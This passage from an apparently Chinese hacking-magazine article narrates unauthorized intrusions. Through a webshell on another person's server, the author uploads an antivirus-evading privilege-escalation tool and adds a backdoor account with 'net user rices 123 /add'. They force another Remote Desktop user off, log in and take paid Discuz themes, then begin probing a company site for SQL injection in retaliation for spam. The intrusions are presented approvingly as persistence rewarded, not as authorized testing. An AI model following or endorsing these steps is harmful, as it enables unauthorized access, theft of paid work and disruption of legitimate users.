四。胜利

马上查了下组建，发现ws组建没有被删除，提权希望很大啊，发现所有文件都可以浏览，索性我直接进入那个主题作者的网站目录，却发现没有权限，本来我还想传个aspx木马看看是否可以跨过去呢，但是想想还是先看看能提权不吧。用shell的查看可写目录查看了下c盘，（如图14）。





图13



系统信息

C:磁盘信息

- 磁盘分区类型：NTFS
- 磁盘序列号：2092989171
- 磁盘共享名：
- 磁盘总容量：10001
- 磁盘卷名：
- 磁盘根目录：C:\ 可读,不可写。
- 文件夹：C:\Documents and Settings 可读,不可写。
- 文件夹：C:\Inetpub 可读,可写。
- 文件夹：C:\KSafeRecycle 可读,可写。
- 文件夹：C:\PHP 可读,可写。
- 文件夹：C:\Program Files 可读,不可写。
- 文件夹：C:\RECYCLER 可读,可写。
- 文件夹：C:\System Volume Information 不可读,不可写。
- 文件夹：C:\WINDOWS 可读,不可写。
- 文件夹：C:\wmpub 可读,可写。
- 注意：不要多次刷新本页面，否则在只写文件夹会留下大量垃圾文件！

返回

图14

马上传个cmd到RECYCLER目录，其他可写目录也可以，只不过我习惯了这个目录传。传上去以后执行netstat -an命令看了下端口，发现3389开着，接着执行 net user rices 123 /add 发现没有回显，看来没有执行成功。继续传个无参pr上去，执行后返回空白，再去目录看了下发现被删了，看来有杀毒软件，找朋友要了个免杀的pr传了上去这次成功添加了（如图15）。




图15

用户已经加上了马上登录3389，结果却提示我超出连接限制（如图16）。




图16

看来是连接3389的人多了，继续回到shell执行命令query user来查看下当前连接3389的用户（如图17）。




图17




图18

有一个strattes的用户，我们就T了他吧，继续输入命令logoff 2，2为目标用户的ID，ID在图17中可以清楚的看到，但是却返回空，再执行下query user发现strattes用户还是连接着，看来是没有权限，这样的话就传个pr上去吧（先添加用户是传的无参数版pr，不能执行命令）。传上去以后执行C:\RECYCLER\pr.exe "logoff 2"，执行成功了（pr是system权限）。再执行下query user看看，发现strattes用户已经被T了，（如图18）。




图19

接着连接3389成功登录，找到那个主题作者的网站，

找了下没有看见需要的主题的影子，继续翻。发现在他的homehomeoo\bbs目录下是一个discuz论坛（我要找的也是discuz的主题）马上转到discuz的主题文件夹templates，找到了我梦寐以求的主题，而且还有很多套作者收费的主题（如图19）。

五。结束

经过长久的战斗，总算是拿到了自己想要的主题，这次渗透运气的成分占多，但是如果没有坚持而是放弃的话，也就没有后面所谓的运气了。不管遇到任何站点的时候多一点耐心，有时候看似费时的扫描也许会给你带来意想不到的收获！文章中的工具我会打包到一起，tools boy啥都不多，就是工具多嘿嘿！

（文章中涉及的“Pker扫描器，pr，穿山甲”等软件本期光盘以收录）

一个漏洞导致多站沦陷

[Fanatical Boy]Erevus

这几天闲得无聊，到我博客上发现有人在上面发垃圾评论。广告指向http://www.xxx.com.cn/。

真是气死我了。顺手就打开网页，是一家公司的站点.这种站点漏洞最多了.丢到啊D找后台地址.找到http://www.xxx.com.cn/admin_index.asp是后台，打开发现是一个名叫yoursure的CMS系统，百度了一下，没发现有什么0day之类的漏洞。那就只好自己来了，随便点开一篇文章，在网址后面加个双引号“'”。http://www.xxx.com.cn/cn/news_read.asp?id=1686'，发现报错了，如图1。




图1

